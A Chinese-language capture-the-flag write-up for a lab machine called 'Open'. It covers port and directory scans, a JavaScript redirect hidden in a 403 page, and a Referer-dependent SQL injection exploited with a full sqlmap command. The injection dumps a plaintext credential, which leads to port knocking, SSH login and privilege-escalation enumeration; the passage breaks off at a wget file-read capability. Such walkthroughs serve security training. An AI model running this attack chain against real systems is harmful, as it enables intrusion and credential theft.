
open2

wp

先进行全端口扫描

```shell
nmap -p 1-65535 -T4 -A -v 192.168.56.112

Not shown: 65533 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Internal Management System - Login
```

发现靶机22端口发现状态是`filtered`，猜测可能有过滤，开放了80端口，入口点应该在80的web服务里，访问80端口的web服务发现发现首页登录框



- 前端源代码、js里没什么利用点
- 因为是登录框，也测过sql注入，但是不存在注入点
- 直接扫目录，之前在这里用过`dirsearch`，没扫到什么有价值的信息，于是使用`gobuster`继续扫一遍

```shell
gobuster dir -u http://192.168.56.112 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt \
-x php,txt,bak,html
===============================================================
=
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
=
[+] Url:                     http://192.168.56.112
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,txt,bak,html
[+] Timeout:                 10s
===============================================================
=
Starting gobuster in directory enumeration mode
===============================================================
=
index.php            (Status: 200) [Size: 1894]
secret.php           (Status: 403) [Size: 1805]
```

访问secret.php发现页面虽然是403的响应，但是不是apache的默认403页，应该是被作者改动过的

403 Forbidden


Access to this resource on the server is denied!

Apache/2.4.41 (Ubuntu) Server at 192.168.56.112 Port 80


同时查看页面源代码，发现页面里有一段js脚本（其实可以通过gobuster扫描的结果显示的大小判断出来）

```JS
// 使用最稳健的非混淆结构，但通过 atob 隐藏关键字符串
(function() {
    var _s = "";
    document.addEventListener('keydown', function(e) {
        // 忽略非字符键（如 Shift）
        if (e.key.length > 1) return;

        _s += e.key.toLowerCase();

        // 检查是否包含 "open" 的 Base64 编码 (b3Blbg==)
        if (_s.indexOf(atob('b3Blbg==')) !== -1) {
            // 跳转到 sl.php 的 Base64 编码 (c2wucGhw)
            // 修改点：'ZW50cmFuY2UucGhw' -> 'c2wucGhw'
            window.location.href = atob('c2wucGhw');
        }

        // 防止缓冲区过长
        if (_s.length > 20) _s = _s.substring(10);
    });
})();
```

只要在页面里检测输入了`open`，即可跳转到`sl.php`




从页面中可以看出是一个数据库查询接口，涉及到数据库的地方第一时间想到的就是sql相关的问题，在这里测一下sql注入发现全是同样的响应，当时判断是不存在sql注入的，此外，在测试的时候发现，发现提供的查询示例是数字，尝试直接发请求查询某个数字，响应也是`Not Found`，刚开始以为是查询id的问题，就爆了一下id从`1-10000`的，但是发现响应全是`Not Found`，感觉到疑惑





Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		404	88			493	
1	1	404	96			493	
2	2	404	100			493	
3	3	404	100			493	
4	4	404	126			493	
5	5	404	121			493	
6	6	404	121			493	
7	7	404	120			493	
8	8	404	111			493	
9	9	404	121			493	
10	10	404	78			492	
11	11	404	72			492	
12	12	404	68			492	
13	13	404	67			492	
14	14	404	47			492	
15	15	404	47			492	
16	16	404	46			492	
17	17	404	46			492	
18	18	404	59			492	
19	19	404	48			492	

但是如果用hackbar发请求可以发现其实是可以查到数据的，回显不是Not found，所以证明应该是之前的请求方式有问题



在对比排查请求内容后发现，只有带上Referer:http://192.168.56.112/secret.php后，才能真的查询到数据，同时也只有这样才能测出sql注入点


DATABASE QUERY INTERFACE v2.1
IDENTIFIER_ENTRY:
Ex: 1001
RUN ANALYSIS
> SQL SYNTAX ERROR: Your input [1'] caused a parsing failure.
Elements
Console
Sources
Network
Performance
Memory
Application
Lighthouse
Recorder
HackBar
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSRF
SSTI
SHELL
ENCODING
HASHING
CUSTOM
MODE
THEME
http://192.168.56.112/sl.php
Use POST method
enctype
application/x-www-form-urlencoded
MODIFY HEADER
Body
query_id=1'
Name
Upgrade-Insecure-Requests
Value
1
Name
User-Agent
Value
Mozilla/5.0 (Macintosh; Intel Ma
Name
Accept
Value
text/html,application/xhtml+xml,
Name
Referer
Value
http://192.168.56.112/secret.php
Name
Value



发现存在注入点，可以尝试拿sqlmap跑，注意要带上之前的`Referer`头，此外，这里的响应码都是200，只有在返回响应中有差异，sqlmap无法判断出页面是True还是False，所以需要在这里需要指定确定查询结果为真时的字符串来进行布尔盲注

SHELL

```
sqlmap -u "http://192.168.56.112/sl.php" \
  --method POST \
  --data="query_id=1" \
  --cookie="PHPSESSID=kavs70tp1hd21mu2i9t2c4o870" \
  --referer="http://192.168.56.112/secret.php" \
  --user-agent="Mozilla/5.0" \
  -p query_id \
  --technique=B \
  --level=3 --risk=2 \
  --string="SUCCESS" \
  --text-only \
  --batch \
  --flush-session \
  --threads=1


        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.10.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets
without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting @ 14:14:07 /2026-05-05/

[14:14:08] [INFO] flushing session file
[14:14:08] [INFO] testing connection to the target URL
[14:14:08] [INFO] testing if the provided string is within the
target URL page content
[14:14:08] [INFO] heuristic (basic) test shows that POST
parameter 'query_id' might be injectable
[14:14:08] [INFO] testing for SQL injection on POST parameter
'query_id'
[14:14:08] [INFO] testing 'AND boolean-based blind - WHERE or
HAVING clause'
[14:14:08] [WARNING] reflective value(s) found and filtering
out
[14:14:09] [INFO] POST parameter 'query_id' appears to be 'AND
```

```
boolean-based blind - WHERE or HAVING clause' injectable
[14:14:10] [INFO] heuristic (extended) test shows that the
back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to
skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for
'MySQL' extending provided level (3) and risk (2) values?
[Y/n] Y
[14:14:10] [INFO] checking if the injection point on POST
parameter 'query_id' is a false positive
POST parameter 'query_id' is vulnerable. Do you want to keep
testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a
total of 55 HTTP(s) requests:
---
Parameter: query_id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: query_id=1' AND 5171=5171-- AOOQ
---
[14:14:11] [INFO] testing MySQL
[14:14:11] [INFO] confirming MySQL
[14:14:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[14:14:11] [INFO] fetched data logged to text files under
'/Users/xufengzhi/.local/share/sqlmap/output/192.168.56.112'

[*] ending @ 14:14:11 /2026-05-05/
```

然后逐步从数据库到表爆可以拿到users表的内容

```
[1 entry]
+----+--------------------------------------+------------+----------+
| id | knock                                | password   | username |
+----+--------------------------------------+------------+----------+
| 1  | I have three loves: 7777, 8888, 9999 | youareuser | bingren  |
+----+--------------------------------------+------------+----------+
```

尝试登录主页，发现没法直接登录，ssh也无法直接登录，显示被拒绝了，看到表里出现了knock的字样，以及3个数字，猜测应该是要knock的端口号，应该是knock后才可以ssh登录

```
base /tmp (21.216s)
ssh bingren@192.168.56.112
ssh: connect to host 192.168.56.112 port 22: Connection refused
```

```
knock 192.168.56.112 7777 8888 9999
```

```
base /tmp (8.041s)
ssh bingren@192.168.56.112
The authenticity of host '192.168.56.112 (192.168.56.112)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:117: 192.168.56.102
    ~/.ssh/known_hosts:119: [192.168.56.103]:2222
    ~/.ssh/known_hosts:127: 192.168.56.107
    ~/.ssh/known_hosts:129: 192.168.56.109
    ~/.ssh/known_hosts:142: 192.168.56.110
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.112' (ED25519) to the list of known hosts.
bingren@192.168.56.112's password:
```

```
bingren@Open:~ (0.072s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
channel 20: open failed: connect failed: open failed
channel 21: open failed: connect failed: open failed
channel 23: open failed: connect failed: open failed
channel 25: open failed: connect failed: open failed
```

```
bingren@Open ~ (0.051s)
cat user.txt
```

查看suid可用的命令，发现可以用`uptime`，但是这个是一个查看系统运行时间的命令，没法用来提权，证明在其他位置

```
bingren@Open:~ (0.031s)
sudo -l
Matching Defaults entries for bingren on Open:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bingren may run the following commands on Open:
    (ALL) NOPASSWD: /usr/bin/uptime
```


跑了一下linpeas，linpeas里有一个比较关键的点：

```
Files with capabilities (limited to 50):
/usr/bin/wget cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
```

正常情况下，`bingren`是读不了`/etc/shadow`、`/root`下面文件的
